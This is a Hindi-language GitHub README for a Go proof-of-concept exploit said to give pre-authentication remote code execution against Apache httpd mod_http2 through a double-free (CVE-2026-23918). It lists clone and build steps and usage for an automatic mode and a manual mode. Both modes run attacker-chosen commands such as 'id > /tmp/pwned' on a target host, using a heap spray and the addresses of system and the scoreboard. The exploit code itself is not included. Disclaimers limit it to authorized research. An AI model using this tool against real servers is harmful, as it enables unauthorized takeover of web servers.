 gagaltotal/cve-2026-23918-double-free-apache-httpd-mod_http2
Go-आधारित प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट CVE-2026-23918 के लिए, जो Apache httpd mod_http2 में एक डबल-फ्री कमजोरी को लक्षित करता है, मेमोरी स्प्रे और ट्रिगर अनुक्रमों के माध्यम से प्री-ऑथ रिमोट कोड निष्पादन सक्षम करता है।

इस रिपॉजिटरी में Go में लिखा गया एक प्रूफ-ऑफ-कॉन्सेप्ट कार्यान्वयन है जो Apache httpd को mod_http2 के साथ प्रभावित करने वाले प्री-ऑथेंटिकेशन मेमोरी करप्शन परिदृश्य के लिए है। इस रिपॉजिटरी में कोड एक संवेदनशील लक्ष्य के विरुद्ध स्प्रे-एंड-ट्रिगर दृष्टिकोण प्रदर्शित करता है और यह अधिकृत सुरक्षा अनुसंधान, परीक्षण और रक्षात्मक विश्लेषण के लिए है।
यह प्रोजेक्ट CVE-2026-23918 के लिए एक प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट पर केंद्रित है और exploit_poc.go में एक एकल-फ़ाइल कार्यान्वयन प्रदान करता है। प्रोग्राम:
यह रिपॉजिटरी तीसरे पक्ष के सिस्टम के विरुद्ध अनधिकृत उपयोग के लिए नहीं है।
बिल्ड या PoC चलाने से पहले, सुनिश्चित करें कि निम्नलिखित उपलब्ध हैं:
निम्नलिखित कमांड के साथ बाइनरी बनाएँ:
git clone https://github.com/gagaltotal/CVE-2026-23918-Double-free-Apache-httpd-mod_http2
cd CVE-2026-23918-Double-free-Apache-httpd-mod_http2
go mod init CVE-2026-23918-Double-free-Apache-httpd-mod_http2
go mod tidy
go run exploit_poc.go
go build -o exploit exploit_poc.go
यह प्रोजेक्ट रूट में exploit नामक एक निष्पादन योग्य उत्पन्न करता है।


PoC दो संचालन मोड का समर्थन करता है:
इस मोड के लिए रूट एक्सेस की आवश्यकता होती है और यह लक्ष्य Apache वर्कर प्रक्रिया से आवश्यक मेमोरी पतों को स्वचालित रूप से निकालता है।
sudo ./exploit \
  --pid 1234 \
  --host 192.168.1.100 \
  --port 443 \
  --cmd "id > /tmp/pwned"
इस मोड के लिए system फ़ंक्शन और स्कोरबोर्ड अनुरोध स्लॉट के पतों को मैन्युअल रूप से प्रदान करने की आवश्यकता होती है।
./exploit \
  --host 192.168.1.100 \
  --port 443 \
  --system 0x7f1234567890 \
  --scoreboard 0x7f1234000000 \
  --cmd "id > /tmp/pwned"
मुख्य विकल्प हैं:
--host - लक्ष्य होस्टनाम या IP पता--port - लक्ष्य पोर्ट (डिफ़ॉल्ट: 443)--workers - स्प्रे वर्कर थ्रेड्स की संख्या (डिफ़ॉल्ट: 32)--cmd - लक्ष्य पर निष्पादित करने का कमांड--pid - स्वचालित मेमोरी पता निष्कर्षण के लिए Apache वर्कर प्रक्रिया आईडी--system - मैनुअल मोड में system प्रतीक का पता--scoreboard - मैनुअल मोड में स्कोरबोर्ड अनुरोध स्लॉट का पताsudo ./exploit --pid 1234 --host 10.0.0.20 --cmd "whoami"
./exploit \
  --host 10.0.0.20 \
  --system 0x7f1234567890 \
  --scoreboard 0x7f1234000000 \
  --cmd "uname -a"
यह रिपॉजिटरी शैक्षिक उद्देश्यों और रक्षात्मक सुरक्षा मूल्यांकन के लिए प्रदान की गई है। नियंत्रित और अधिकृत वातावरण के बाहर कोई भी उपयोग हतोत्साहित किया जाता है और यह लागू कानूनों या नीतियों का उल्लंघन कर सकता है।
